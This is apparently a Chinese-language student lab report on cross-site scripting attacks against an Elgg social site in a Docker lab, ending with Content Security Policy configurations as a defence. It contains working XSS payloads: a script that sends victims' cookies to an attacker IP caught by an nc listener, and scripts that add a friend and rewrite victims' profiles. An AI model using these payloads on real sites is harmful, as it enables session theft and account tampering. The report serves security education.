

2021.7.22

实验环境配置

首先我们要启动实验需要用到的 **docker**。具体命令如图 1 所示。

```
$ dcbuild      # Alias for: docker-compose build
$ dcup        # Alias for: docker-compose up
$ dcdown      # Alias for: docker-compose down
```

图 1

我们在实验中会使用到两个容器，一个运行 web 服务器(10.9.0.5)，另一个运行 MySQL 数据库(10.9.0.6)。

我们需要将以下条目添加到 `/etc/hosts` 文件中，以便将这些主机名映射到它们相应的 IP 地址。我们需要使用 `root` 权限来更改此文件。

```
10.9.0.5      www.example32a.com
10.9.0.5      www.example32b.com
10.9.0.5      www.example32c.com
10.9.0.5      www.example60.com
10.9.0.5      www.example70.com
```

图 2

Task 1: Posting a Malicious Message to Display an Alert Window

此 Task 的目标是在 Elgg 的 Brief description 中嵌入一个 JavaScript 程序，当用户查看攻击者的 Profile 时，JavaScript 程序将被执行，并显示一个 alert 窗口。

登录 Samy 的帐号，进入 Profile，点击 Edit Profile，在 Brief description 模块中输入 JavaScript 代码（图 3）。

Edit profile

Display name

Samy

About me

[Embed content](#) [Edit HTML](#)


B I U S I | **¶** **≡** **↶** **↷** **↺** **↻** **📷** **”** **📄** **🔗**

Public

Brief description

<script>alert("XSS");</script>

Public

 **Samy**

[Edit avatar](#)

[Edit profile](#)

[Change your settings](#)

[Account statistics](#)

[Notifications](#)

[Group notifications](#)

图 3

点击 Save 键后，页面如图 4 所示。




图 4

我们登录 Alice 的账户（图 5）。




图 5

点击上方菜单中的 Members 标签，显示页面如图 6 所示。




图 6

Task 2: Posting a Malicious Message to Display Cookies

此 Task 的目标是在 Elgg 的 Profile 中嵌入一个 JavaScript 程序，这样当其他用户查看的攻击者的 Profile 时，该用户的 Cookies 将显示在 alert 窗口中。

JavaScript 程序：

```
<script>alert(document.cookie);</script>
```

点击 Save 键后出现以下页面：




图 7

登录到 Alice 的账户，点击上方菜单中的 Members 标签，显示页面如图 8 所示。




图 8

Task 3: Stealing Cookies from the Victim's Machine

在上一个 Task 中，攻击者编写的恶意 JavaScript 代码可以打印出用户的 Cookies，但是只有用户可以看到 Cookies，而不是攻击者。在此 Task 中，攻击者希望 JavaScript 代码能够把 Cookies 发送给他。为此，恶意 JavaScript 代码需要发送一个 HTTP 请求，并将 Cookies 附加到请求中。

我们在恶意 JavaScript 代码中插入一个标记并将 src 指向攻击者的机器，浏览器

会尝试从 src 字段中的 URL 处加载图像，这将导致浏览器向攻击者的计算机发送一个 HTTP GET 请求。

```
<script>document.write('<img src=http://10.9.0.1:5555?c=' + escape(document.cookie) + '>');  
</script>
```

JavaScript 会将 Cookie 发送到攻击者机器的端口 5555（IP 地址为 10.9.0.1），攻击者可以在终端监听该端口（图 9）。

```
[07/20/21]seed@VM:~$ nc -lknv 10.9.0.1 5555  
Listening on 10.9.0.1 5555
```

图 9

监听结果如图 10 所示。

```
Connection received on 172.17.0.1 34762  
GET /?c=Elgg%3Dplc7jrk804gt9nlnnr6kfs5skq HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp,/*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/profile/samy  
  
Connection received on 172.17.0.1 34814  
GET /?c=Elgg%3Da8ghq32jsljc4pvf4l0r7eodvk HTTP/1.1  
Host: 10.9.0.1:5555  
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0  
Accept: image/webp,/*/*  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Connection: keep-alive  
Referer: http://www.seed-server.com/members
```

图 10

Task 4: Becoming the Victim's Friend

在此 Task 中，我们需要编写一个恶意的 JavaScript 程序，目的是把 Samy 添加为被攻击者的朋友。

首先，我们需要弄清楚当用户添加朋友时，会向服务器发送什么请求。借助 HTTP Header Live 我们可以查看到 HTTP 请求消息的具体内容（图 11）。



图 11

Lab4 中，我们已经得到了 Samy 的 guid=59。编辑攻击代码，并将其写入 Profile 中的 About me 模块（HTML 模式）如图 12 所示。




图 12

点击 Save 键保存修改，登录 Alice 的账户，确认当前 Alice 的朋友列表为空（图 13）。




图 13

点击上方菜单中的 Members 标签，选中 Samy 查看其 Profile，此时借助 HTTP Header Live 可以看到发送了 add friend 的 GET 请求（图 14）。




图 14

此时再查看 Alice 的朋友列表，可以发现 Samy 已成功加为 Alice 的好友（图 15）。




图 15

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts="__elgg_ts="+elgg.security.token.__elgg_ts;           ①
    var token="__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.send();
}
</script>
```

图 16

问题 1: 解释代码①和②，为什么需要这两句代码？

Elgg 实施了某种对抗攻击的策略，而 `__elgg_ts` 和 `__elgg_token` 正是策略使用的两个重要参数，如果它们不包含正确的值，请求将失败。

问题 2: 如果 Elgg 只为 “About Me” 字段提供编辑器模式，即无法切换到 HTML 模式，那么我们还可以成功发起攻击吗？

在这种情况下，我们无法成功发起攻击。

Task 5: Modifying the Victim's Profile

此 Task 的目标是在被攻击者访问 Samy 的 Profile 页面时修改被攻击者的 Profile。XSS 蠕虫代码如下所示。

```
<script type="text/javascript">
window.onload = function(){
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="__elgg_token="+elgg.security.token.__elgg_token;
    var content=token+ts+username+
    "&description=Samy%20is%20my%20hero&accesslevel[description]=2"+guid;
    var samyGuid=59;
    var sendurl="http://www.seed-server.com/action/profile/edit";
    if(elgg.session.user.guid!=samyGuid)
    {
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>
```

登录 Alice 的帐号，查看 Samy 的 Profile，借助 HTTPHeader Live 可以看到发送了 POST 请求（图 17）。




图 17

此时查看 Alice 的 Profile 可以看到 About me 模块已经更改（图 18）。




图 18


```

<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName="&name="+elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var content=...;    //FILL IN

    var samyGuid=...;    //FILL IN

    var sendurl=...;    //FILL IN

    if(elgg.session.user.guid!=samyGuid)                ①
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST", sendurl, true);
        Ajax.setRequestHeader("Content-Type",
                               "application/x-www-form-urlencoded");
        Ajax.send(content);
    }
}
</script>

```

图 19

问题 3: 我们为什么需要代码①？移除改行后重复攻击，报告并解释攻击结果。

攻击结果如图 20 所示，可以看到除了其他被攻击者，攻击者 **Samy** 也受到了影响。代码①能够保证攻击不会影响到 **Samy** 自身，当用户访问 **Samy** 的 **Profile** 时，只有用户的 **guid** 不等于 **Samy** 的 **guid** 时，攻击才会启动。




图 20

Task 7: Defeating XSS Attacks Using CSP

首先，我们访问 `www.example32a.com`，`www.example32b.com`，`www.example32c.com`，结果如图 21-23 所示。




图 21




图 22



图 23

在三个网站的网页中点击 `Click me` 按钮，只有 `example32a` 可以显示出 `alert` 窗口。从 `apache_csp.conf` 中可以看到，`example32a` 没有设置 CSP 策略，因此信任所有代码源。

更改 `example32b` 上的服务器配置（修改 `apache_csp.conf`），使区域 5 和 6 显示 OK。具体代码如图 24 所示。

```

# Purpose: Do not set CSP policies
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32a.com
    DirectoryIndex index.html
</VirtualHost>

# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
        default-src 'self'; \
        script-src 'self' *.example60.com \
        script-src 'self' *.example70.com \
    "
</VirtualHost>

# Purpose: Setting CSP policies in web applications
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32c.com
    DirectoryIndex phpindex.php
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example60.com
</VirtualHost>

# Purpose: hosting Javascript files
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example70.com
</VirtualHost>

```

图 24




图 25

更改 example32c 上的服务器配置（修改 phpindex.php 代码），使区域 1、2、4、5 和 6 显示 OK。具体代码如图 26 所示。

```

<?php
$cspheader = "Content-Security-Policy:".
    "default-src 'self';".
    "script-src 'self' 'nonce-111-111-111' 'nonce-222-222-222' *.example60.com *.example70.com".
    "";
header($cspheader);
?>

<?php include 'index.html';?>

```

